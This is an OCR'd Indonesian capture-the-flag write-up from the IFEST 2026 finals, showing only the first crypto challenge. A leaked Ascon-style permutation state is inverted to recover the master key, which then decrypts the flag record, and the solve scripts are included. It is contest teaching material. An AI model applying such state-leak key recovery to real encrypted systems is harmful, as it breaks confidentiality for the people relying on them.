
Write-Up IFEST 2026 Final

LCTF x Anak Magang



Disusun oleh :

yunx1ao.
Carv3dSoul
k4tou

DAFTAR ISI

DAFTAR ISI..... 2
Crypto.....3
- protect the recipe from plnktnsscs [500 pts 🩸].... 3
- salamander [500 pts 🩸]..... 21
Web.....32
- The Final Tuesday [400 pts]..... 32
Reverse Engineering.....50
- A Day in My Life [484 Pts]..... 50
PWN.....70
- my lines [500 pts 🩸]..... 70

Crypto

- **protect the recipe from plnktnsscs [500 pts 🩸]**




Author : *TeraP(is)*

Overview

Mau *disclaimer*, maaf mungkin penjelasannya yang gak selengkap itu atau tldr-tldr gajelas (lagi keos 😭 part 2), tapi yasudah. Pertama kita diberikan sebuah BLACKBOX CRYPTO (straight up torture) yang isinya ada beberapa choice, oke ini list choicenya:



Mungkin aku setelah ini bakal coba buat jelasin apa yang dilakukan sama choicenya satu per satu. Yang pertama help, ya help cuman buat nampilin ada choice apa aja, terus ada status:



Status intinya cuman ngeprint ulang ticket id, checksum, sama berapa queue yang bisa kita request (max 8 per connection), ya itu aja sih yang penting. Lanjut ke secret:

```
RECIPE'S SAFEBOX RECORD

  cipher : Super-Special-Cipher128 (SSC128)
  nonce  : 47158aa5f49998911163aaecc0611bb8
  ad     : 6b72616262792d70617474792d7365637265742d726563697065 ("krabby-patty-secret-recipe")
  record : 4f6fe8ce0b0f3becc36ca744bb391189c09e180f89e8e3724ac349b15a734596ef0ea2c602483458dccf26232bde16d4a9cb66ac110e44
485b08aaf88118a6e1a88a7688960d7b2a8bdf85f257132fda02dc6a2e5c77938509b835dc537cd6a789e69e69648970cdb297d1623a881cf88dc92e4
f05f1540787bbd060f9b67f00a7e89c417ccd769439609adad3e1a13cd67f318346acc120983a64e06a0f6ec8a30481a05595a2cb0966ec3949ea00bc
6941e8b0035e6994f4f6b772e68c1add68d3802bc7c29ac9ddc3a52e8374fac0f1bcbdf1061d789a22ef1a6eb17e8d7a92ded96df15ca142584ede3f8
502a4aa50b0b34f5c57b437506698bf5b

  The record is ciphertext followed by a 16-byte tag.

krusty>
```

secret nampilin beberapa informasi yang “sepertinya” itu suatu “flag” yang sudah *encrypted* jadi ciphertext dan lain lain (tapi gak bisa make sure flag atau bukan since ini asumsinya baru reconnaissance, bisa aja ciphertext-nya bakal bantu untuk verify decryptnya). Lanjut ke queue:

```
krusty> queue

order #1 placed
ticket : 67f4ad8b0ee78c9a764e887470f52d077d32e2c8781b5eae55a556af0c7c2c95a335008dec6d4fab
krusty>
```

dia ngeprint suatu ticket gitu, yang ternyata adalah state dari suatu skema enkripsi ascon (later on bakal dijelasin), total kita bisa request up to 8 state. Oke lanjut ke choice loyalty:

```
krusty> loyalty

LOYALTY-CARD CHECKSUM DETAILS

  definition : ATTEST = first 4 bytes of Ascon-p2( IV || K || 0x00 * 16 )
  IV         : 4c45474143593031 ("LEGACY01", lane 0, little-endian)
  rounds     : 2 (round constants 0x5a 0x4b)
  K          : the 16-byte master key
  value      : 13fd7faf

  Present the master key with 'redeem <hex>' to redeem the recipe.

krusty>
```

Intinya dia ngasih tahu bentuk ciphertextnya itu gimana (yang ada di definition), Init Vector (IV), rounds, key, sama checksum value (itu aja sih). Dan oiya di sini dikasih hint

kalau kita bisa submit “master key” ke opsi redeem buat redeem recipe, yang di mana asumsi awalku ini choice buat dapet flagnya (sekalian penjelasan buat choice redeem aja lah ya). Oke terakhir ada choice apply (karena exit cuman exit dari programnya):

```
krusty> apply

Mr. Krabs only hands the manual to staff who've been paying attention.
did you notice the encryption this till runs on? (1 word)
>
```

Oke malah jadi foren 😞. Ada 3 question in total, pertanyaan pertamanya seperti pada gambar di atas, dan kita tahu tadi dari choice yang loyalty kalau algoritmanya itu pakai ascon (atau yaudah kukasih gambarnya lagi):

```
krusty> loyalty

LOYALTY-CARD CHECKSUM DETAILS

  definition : ATTEST = first 4 bytes of Ascon-p2( IV || K || 0x00 * 16 )
  IV         : 4c45474143593031 ("LEGACY01", lane 0, little-endian)
  rounds     : 2 (round constants 0x5a 0x4b)
  K          : the 16-byte master key
  value      : 13fd7faf

  Present the master key with 'redeem <hex>' to redeem the recipe.

krusty>
```

yang ada di definition, yasudah submit ascon ke q1:


```
Mr. Krabs only hands the manual to staff who've been paying attention.
did you notice the encryption this till runs on? (1 word)
> ascon

right.


every order prints a ticket. what has Mr. Krabs handed you a copy of? (1 word)
>
```

Sekarang ada di pertanyaan kedua, pertanyaan mengenai “ticket” tuh sebenarnya apa sih? Dan di sini aku coba jawab kayak

"ciphertext", "order", dll tapi gak kena. Akhirnya kepikiran buat nyoba mungkin aja ini suatu output dari ascon-nya, dan salah satu kemungkinan yang paling besar adalah "state" (karena kalau padding, transformation, dan lain lain rasanya aneh aja):



dan ternyata benar:



Lanjut ke pertanyaan terakhir, kurang lebih "kenapa kalau state-nya kena leak itu menjadi kesalahan fatal?", jawabannya "permutasi-nya bijective", atau dalam arti lain satu input state cuman ada satu output state, dan bisa di-inverse since tahu mechanism permutationnya gimana. Karena kita tahu state-nya, harusnya kita bisa doing inverse permutation juga, jadi jawabannya adalah "bijective", dan kita mendapatkan kode enc-dec-nya:

chall.py

```
from __future__ import annotations
MASK64 = 0xFFFFFFFFFFFFFFFF
SIGMA_ROTATIONS = ((19, 28), (61, 39), (1, 6), (10, 17), (7, 41))
ROUND_CONSTANTS = tuple(0xF0 - 15 * r for r in range(12))

def rotr(value: int, amount: int) → int:
    return ((value >> amount) | (value << (64 - amount))) & MASK64

def bytes_to_state(data: bytes) → list[int]:
    if len(data) ≠ 40:
        raise ValueError("state must be 40 bytes")
    return [int.from_bytes(data[8 * i : 8 * i + 8], "little") for
i in range(5)]

def state_to_bytes(state: list[int]) → bytes:
    return b"".join((lane & MASK64).to_bytes(8, "little") for lane
in state)

def _substitution(s: list[int]) → None:
    s[0] ^= s[4]
    s[4] ^= s[3]
    s[2] ^= s[1]
    t = [(s[i] ^ MASK64) & s[(i + 1) % 5] for i in range(5)]
    for i in range(5):
        s[i] ^= t[(i + 1) % 5]
    s[1] ^= s[0]
    s[0] ^= s[4]
    s[3] ^= s[2]
    s[2] ^= MASK64

def _diffusion(s: list[int]) → None:
    for i, (a, b) in enumerate(SIGMA_ROTATIONS):
        s[i] ^= rotr(s[i], a) ^ rotr(s[i], b)

def permutation(state: list[int], rounds: int = 12) → None:
    if not 0 ⩽ rounds ⩽ 12:
        raise ValueError("rounds must be in 0..12")
    for r in range(12 - rounds, 12):
        state[2] ^= ROUND_CONSTANTS[r]
        _substitution(state)
        _diffusion(state)
```

```
def _build_sbox_tables() → tuple[tuple[int, ...], tuple[int,
...]]:
    forward = [0] * 32
    for value in range(32):
        lanes = [(value >> (4 - k)) & 1 for k in range(5)]
        _substitution(lanes)
        forward[value] = sum((lanes[k] & 1) << (4 - k) for k in
range(5))

    if sorted(forward) ≠ list(range(32)):
        raise AssertionError("s-box must be a permutation")

    inverse = [0] * 32
    for value, image in enumerate(forward):
        inverse[image] = value
    return tuple(forward), tuple(inverse)

SBOX, SBOX_INVERSE = _build_sbox_tables()

def _invert_gf2_matrix(columns: list[int]) → tuple[int, ...]:
    size = 64
    rows = [
        sum(((columns[j] >> i) & 1) << j for j in range(size)) for
i in range(size)
    ]
    augmented = [1 << i for i in range(size)]

    for col in range(size):
        pivot = next(
            (r for r in range(col, size) if (rows[r] >> col) & 1),
            None,
        )
        if pivot is None:
            raise AssertionError("linear layer must be
invertible")
        rows[col], rows[pivot] = rows[pivot], rows[col]
        augmented[col], augmented[pivot] = augmented[pivot],
augmented[col]
        for r in range(size):
            if r ≠ col and (rows[r] >> col) & 1:
                rows[r] ^= rows[col]
                augmented[r] ^= augmented[col]
```

```
    return tuple(augmented)

def _build_diffusion_inverses() → tuple[tuple[int, ...], ...]:
    inverses = []
    for a, b in SIGMA_ROTATIONS:
        columns = [
            (1 << j) ^ rotr(1 << j, a) ^ rotr(1 << j, b) for j in
range(64)
        ]
        inverses.append(_invert_gf2_matrix(columns))
    return tuple(inverses)

DIFFUSION_INVERSES = _build_diffusion_inverses()

def _inverse_diffusion(s: list[int]) → None:
    for i, rows in enumerate(DIFFUSION_INVERSES):
        lane = s[i]
        out = 0
        for bit, row in enumerate(rows):
            if (row & lane).bit_count() & 1:
                out ⊨ 1 << bit
        s[i] = out

def _inverse_substitution(s: list[int]) → None:
    out = [0, 0, 0, 0, 0]
    for column in range(64):
        packed = 0
        for k in range(5):
            packed ⊨ ((s[k] >> column) & 1) << (4 - k)
        preimage = SBOX_INVERSE[packed]
        for k in range(5):
            if (preimage >> (4 - k)) & 1:
                out[k] ⊨ 1 << column
    s[:] = out

def inverse_permutation(state: list[int], rounds: int = 12) →
None:
    if not 0 ⩽ rounds ⩽ 12:
        raise ValueError("rounds must be in 0..12")
    for r in reversed(range(12 - rounds, 12)):
        _inverse_diffusion(state)
        _inverse_substitution(state)
```

```
        state[2] ^= ROUND_CONSTANTS[r]

AEAD_KEY_BYTES = 16
AEAD_NONCE_BYTES = 16
AEAD_TAG_BYTES = 16
_AEAD_RATE = 16
_AEAD_ROUNDS_A = 12
_AEAD_ROUNDS_B = 8

AEAD_IV = int.from_bytes(
    bytes([1, 0, (_AEAD_ROUNDS_B << 4) | _AEAD_ROUNDS_A])
    + (128).to_bytes(2, "little")
    + bytes([_AEAD_RATE, 0, 0]),
    "little",
)

def _pad_to_rate(data: bytes) -> bytes:
    return data + b"\x01" + b"\x00" * (_AEAD_RATE - (len(data) %
_AEAD_RATE) - 1)

def _aead_initialise(key: bytes, nonce: bytes) -> list[int]:
    state = [
        AEAD_IV,
        int.from_bytes(key[0:8], "little"),
        int.from_bytes(key[8:16], "little"),
        int.from_bytes(nonce[0:8], "little"),
        int.from_bytes(nonce[8:16], "little"),
    ]
    permutation(state, _AEAD_ROUNDS_A)
    state[3] ^= int.from_bytes(key[0:8], "little")
    state[4] ^= int.from_bytes(key[8:16], "little")
    return state

def _aead_absorb_associated_data(state: list[int],
associated_data: bytes) -> None:
    if associated_data:
        padded = _pad_to_rate(associated_data)
        for offset in range(0, len(padded), _AEAD_RATE):
            state[0] ^= int.from_bytes(padded[offset : offset +
8], "little")
            state[1] ^= int.from_bytes(padded[offset + 8 : offset
+ 16], "little")
            permutation(state, _AEAD_ROUNDS_B)
```

```
    state[4] ^= 1 << 63

def _aead_finalise(state: list[int], key: bytes) → bytes:
    state[2] ^= int.from_bytes(key[0:8], "little")
    state[3] ^= int.from_bytes(key[8:16], "little")
    permutation(state, _AEAD_ROUNDS_A)
    tag_low = state[3] ^ int.from_bytes(key[0:8], "little")
    tag_high = state[4] ^ int.from_bytes(key[8:16], "little")
    return tag_low.to_bytes(8, "little") + tag_high.to_bytes(8,
"little")

def _check_key_nonce(key: bytes, nonce: bytes) → None:
    if len(key) ≠ AEAD_KEY_BYTES:
        raise ValueError("key must be 16 bytes")
    if len(nonce) ≠ AEAD_NONCE_BYTES:
        raise ValueError("nonce must be 16 bytes")

def aead_encrypt(key: bytes, nonce: bytes, associated_data: bytes,
plaintext: bytes) → bytes:
    _check_key_nonce(key, nonce)
    state = _aead_initialise(key, nonce)
    _aead_absorb_associated_data(state, associated_data)

    tail_length = len(plaintext) % _AEAD_RATE
    padded = _pad_to_rate(plaintext)
    ciphertext = bytearray()

    for offset in range(0, len(padded) - _AEAD_RATE, _AEAD_RATE):
        state[0] ^= int.from_bytes(padded[offset : offset + 8],
"little")
        state[1] ^= int.from_bytes(padded[offset + 8 : offset +
16], "little")
        ciphertext += state[0].to_bytes(8, "little")
        ciphertext += state[1].to_bytes(8, "little")
        permutation(state, _AEAD_ROUNDS_B)

    offset = len(padded) - _AEAD_RATE
    state[0] ^= int.from_bytes(padded[offset : offset + 8],
"little")
    state[1] ^= int.from_bytes(padded[offset + 8 : offset + 16],
"little")
    block = state[0].to_bytes(8, "little") + state[1].to_bytes(8,
"little")
```

```
    ciphertext += block[:tail_length]

    return bytes(ciphertext) + _aead_finalise(state, key)

def aead_decrypt(key: bytes, nonce: bytes, associated_data: bytes,
ciphertext: bytes) → bytes | None:
    _check_key_nonce(key, nonce)
    if len(ciphertext) < AEAD_TAG_BYTES:
        return None

    body, tag = ciphertext[:-AEAD_TAG_BYTES],
ciphertext[-AEAD_TAG_BYTES:]
    state = _aead_initialise(key, nonce)
    _aead_absorb_associated_data(state, associated_data)

    tail_length = len(body) % _AEAD_RATE
    padded = body + b"\x00" * (_AEAD_RATE - tail_length)
    plaintext = bytearray()

    for offset in range(0, len(padded) - _AEAD_RATE, _AEAD_RATE):
        low = int.from_bytes(padded[offset : offset + 8],
"little")
        high = int.from_bytes(padded[offset + 8 : offset + 16],
"little")
        plaintext += (state[0] ^ low).to_bytes(8, "little")
        plaintext += (state[1] ^ high).to_bytes(8, "little")
        state[0], state[1] = low, high
        permutation(state, _AEAD_ROUNDS_B)

    offset = len(padded) - _AEAD_RATE
    low = int.from_bytes(padded[offset : offset + 8], "little")
    high = int.from_bytes(padded[offset + 8 : offset + 16],
"little")
    block = (state[0] ^ low).to_bytes(8, "little") + (state[1] ^
high).to_bytes(8, "little")
    plaintext += block[:tail_length]

    pad_mark = bytearray(_AEAD_RATE)
    pad_mark[tail_length] = 0x01
    keep = b"\x00" * tail_length + b"\xff" * (_AEAD_RATE -
tail_length)
    state[0] = (
        (state[0] & int.from_bytes(keep[0:8], "little"))
```

```
        ^ low
        ^ int.from_bytes(pad_mark[0:8], "little")
    )
    state[1] = (
        (state[1] & int.from_bytes(keep[8:16], "little"))
        ^ high
        ^ int.from_bytes(pad_mark[8:16], "little")
    )

    if _aead_finalise(state, key) ≠ tag:
        return None
    return bytes(plaintext)
```

Karena no ai (jujur malas verifikasi 2 langkah ke func-nya 🥀) dan setelah ku coba baca kayak nothing wrong in the code (dan gak ada main func and something, jadi purely functionnya aja buat primitive), aku jadinya asumsi kalau kita dikasih primitive fungsi fungsi ini jadinya kita bisa tinggal langsung plug and play buat solve.

Solution


Karena kita punya leak dari statenya, aku nyoba buat nge-dump semua statenya dan nyoba buat ngeliat hasil inverse permutation dari state-nya, dengan membuat kode ini (ini dari state pertama):

```
from chall import *

ticket =
bytes.fromhex("50420208cd94df927e62601824700391f33cf0e788eef078eff
f7d063ebe200f7a315f78bb6c0830")
state = bytes_to_state(ticket)
inverse_permutation(state, 12)
m = state_to_bytes(state)

print(m)
```

Dan dapet hasil ini:




first 8 bytenya ngebentuk “ASCONWTF”, setelah ini sebenarnya stuck agak lama karena berusaha find out apakah kita bisa dapat informasi berguna lain yang bisa didapat dari nyoba inverse state statenya, dan gak nemuin info yang terlalu berguna gitu, karena bentuknya masih “dump” gitu, aku nyoba buat convert yang gak printable ke hex, siapa tahu bisa lihat suatu hubungan atau leak dari state yang ada atau apapun itulah:

```
from chall import *

ticket =
bytes.fromhex("50420208cd94df927e62601824700391f33cf0e788eef078eff
f7d063ebe200f7a315f78bb6c0830")
state = bytes_to_state(ticket)
inverse_permutation(state, 12)
m = state_to_bytes(state)

print(m[8:].hex())
```

Dan dari ticket pertama, kita dapet hasilnya ini:



Dan setelah nyoba lihat lihat ke hasil dump dari challnya, ternyata 16 byte terakhir dari inverse permutation ticket satu

itu sama seperti value dari ticket id:

```
ticket id        : 5f8157f9a5161088fe95ce28980e55f8
ticket generator : always online zzz
secret recipe    : krabby patty (see 'secret')
loyalty checksum : fd443c19
```

Berarti bentuk state dari ticket 1 kurang lebih:

"ASCONWTF" (8 byte)||Unknown (16 byte)||Ticket id (16 byte)

Karena tadi kita dikasih checksum value juga (throwback ke choice loyalty), aku assume kita bisa fafo buat nyari unknown dan verify apakah kita berhasil mendapatkan unknownnya dengan nyoba nyocokkin hasil kita dengan server. Atau ini deskripsinya:

```
krusty> loyalty

LOYALTY-CARD CHECKSUM DETAILS

  definition : ATTEST = first 4 bytes of Ascon-p2( IV || K || 0x00 * 16 )
  IV         : 4c45474143593031 ("LEGACY01", lane 0, little-endian)
  rounds     : 2 (round constants 0x5a 0x4b)
  K          : the 16-byte master key
  value      : 13fd7faf

  Present the master key with 'redeem <hex>' to redeem the recipe.

krusty>
```

Dari deskripsinya, kita tahu kalau bentuknya itu IV || K || 0X00 * 16, dan yang unknown cuman K-nya aja, tapi karena keliatannya unknown dari statenya dan K itu sama sama 16 byte, awalnya aku mikir jangan jangan yang unknown itu kuncinya, ternyata setelah nyoba checksumnya beda 💀. Yaudah di sini mentok lebih lama lagi 💀 (blackbox ahh experience), nyoba

segala kombinasi gitu, sampai kayak nyoba ngutak ngatik state and stuff. Dan akhirnya desperate keynya nyoba ngexor dari ASCONWTF sama key, sama ticket id, sama state lain, dan ternyata ada yang dapet (bruh 😭), ternyata xor unknown sama ticket id checksumnya match, yowes berarti K = unknown ⊕ ticket id. Ini kode pas verify checksumnya:

```
from chall import *


ticket =
bytes.fromhex("50420208cd94df927e62601824700391f33cf0e788eef078eff
f7d063ebe200f7a315f78bb6c0830")
state = bytes_to_state(ticket)
inverse_permutation(state, 12)
m = state_to_bytes(state)

a = m[8:24]
ticket = m[24:]
k = bytes(x ^ y for x, y in zip(a, ticket))

v = b"LEGACY01" + k + b"\0" * 16
state = bytes_to_state(v)
permutation(state, 2)

csum = state_to_bytes(state)[:4]
print(csum.hex())
```

Sama ini hasilnya:



```
krusty> loyalty

LOYALTY-CARD CHECKSUM DETAILS

  definition : ATTEST = first 4 bytes of Ascon-p2( IV || K || 0x00 * 16 )
  IV         : 4c45474143593031 ("LEGACY01", lane 0, little-endian)
  rounds     : 2 (round constants 0x5a 0x4b)
  K          : the 16-byte master key
  value      : fd443c19

  Present the master key with 'redeem <hex>' to redeem the recipe.

krusty>
```

Yayy sama, yasudah karena sisa secret yang belum diutak atik:

```
krusty> secret

RECIPE'S SAFEBOX RECORD

  cipher : Super-Special-Cipher128 (SSC128)
  nonce  : 3df02ca1f40ea6ca1c428c84b832b54a
  ad     : 6b72616262792d70617474792d7365637265742d726563697065 ("krabby-patty-secret-recipe")
  record : fda03999dd01d6abe8709a9e0dda2c33078387789d05b2870d77586ab4e49123a42cf873b35da265aecce1e179a3e14e06e782692b41f2f65f5c436b9cafbacd197ccdfa3912a97

  The record is ciphertext followed by a 16-byte tag.

krusty>
```

Jadinya aku nyoba find out gimana cara decode ciphertext ini dengan info yang udah known, dan ternyata kita bisa pakai func aead_decrypt() karena parameternya sama:

```
def aead_decrypt(key: bytes, nonce: bytes, associated_data: bytes, ciphertext: bytes) -> bytes | None:
```

Yasudah, tinggal scripting buat nyoba decode:

solve.py

```
from chall import *

# I hate blackbox part 2 (bruh)
ticket =
bytes.fromhex("50420208cd94df927e62601824700391f33cf0e788eef0
78efff7d063ebe200f7a315f78bb6c0830")
```

```
state = bytes_to_state(ticket)
inverse_permutation(state, 12)
m = state_to_bytes(state)

a = m[8:24]
ticket = m[24:]
k = bytes(x ^ y for x, y in zip(a, ticket))


# welp ambil aja dari secret
nonce = bytes.fromhex("3df02ca1f40ea6ca1c428c84b832b54a")
ad =
bytes.fromhex("6b72616262792d70617474792d7365637265742d726563
697065")
ct =
bytes.fromhex("fda03999dd01d6abe8709a9e0dda2c33078387789d05b2
870d77586ab4e49123a42cf873b35da265aecce1e179a3e14e06e782692b4
1f2f65f5c436b9cafbacd197ccdfa3912a97c1ced6845b0574239804dd2b1
ceecb3540624149bef7ce9e3c609392524961ac8d841782c0fb93749f8110
65517f654efc2bb24f917ef2647e596a71dc068465b920a4d408be434fe91
66395ed1c66559f6c93f46d6d1c887ddbaade2e01189bf6db2f060e912753
8d757a25692bfa5bb790b92c0296ba8966532e727983fa699d3e51fec1443
c32ebb09022da789dce47acfadb9379486cd8d92cba0cab81efed37d9c890
62290d1c132f43cbe82de5f99676d6716")

# :P
m = aead_decrypt(k, nonce, ad, ct)
print(m)
```


Dan ternyata dapet flagnya 💀, kukira cuman local flag, tapi tiba2 ditag author:



Berarti bener flag-nya ☠️☠️☠️, padahal mau ngerapihin kode lagi buat nyoba redeem itu ngapain, dan ternyata memang ada 3 cara solve sih:



